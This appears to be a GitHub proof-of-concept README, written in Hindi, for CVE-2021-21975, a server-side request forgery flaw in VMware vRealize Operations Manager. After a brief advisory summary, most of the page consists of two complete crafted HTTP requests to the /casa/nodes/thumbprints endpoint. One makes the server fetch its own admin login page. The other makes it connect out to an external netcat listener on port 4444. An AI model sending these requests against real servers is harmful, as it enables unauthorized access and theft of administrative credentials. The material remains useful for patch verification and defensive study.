
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

31 मार्च, 2021 को, VMware ने आधिकारिक तौर पर vmsa-2021-0004 का जोखिम नोटिस जारी किया। कमजोरी संख्या cve-2021-21975 और cve-2021-21983 हैं। कमजोरी का स्तर उच्च जोखिम है और कमजोरी का स्कोर 8.6 है।
CVE-2021-21975: vRealize Operations Manager API तक नेटवर्क पहुंच वाला एक दुर्भावनापूर्ण अभिनेता प्रशासनिक क्रेडेंशियल चुराने के लिए सर्वर साइड रिक्वेस्ट फोर्जरी (SSRF) हमला कर सकता है।
CVE-2021-21983: vRealize Operations Manager API तक नेटवर्क पहुंच वाला एक प्रमाणित दुर्भावनापूर्ण अभिनेता अंतर्निहित फोटॉन ऑपरेटिंग सिस्टम पर मनमाने स्थानों पर फ़ाइलें लिख सकता है।
चरण 1: लॉगआउट करें


चरण 2: इसके बाद, /casa/nodes/thumbprints पर जाएं और burpsuite का उपयोग करके डेटा पैकेट को पकड़ें, ताकि सर्वर अनुरोध करके प्रमाणीकरण पृष्ठ पर लॉगिन करने के लिए निम्नलिखित अनुरोध डेटा पैकेट तैयार किया जा सके
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

चरण 2: जब SSRF को सत्यापित करने के लिए dnslog का उपयोग किया गया, तो पाया गया कि लंबे समय तक कोई प्रतिध्वनि नहीं आई, और फिर सत्यापन के लिए NC का उपयोग करने के अलावा कोई विकल्प नहीं बचा। निर्माण अनुरोध पैकेट इस प्रकार है:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






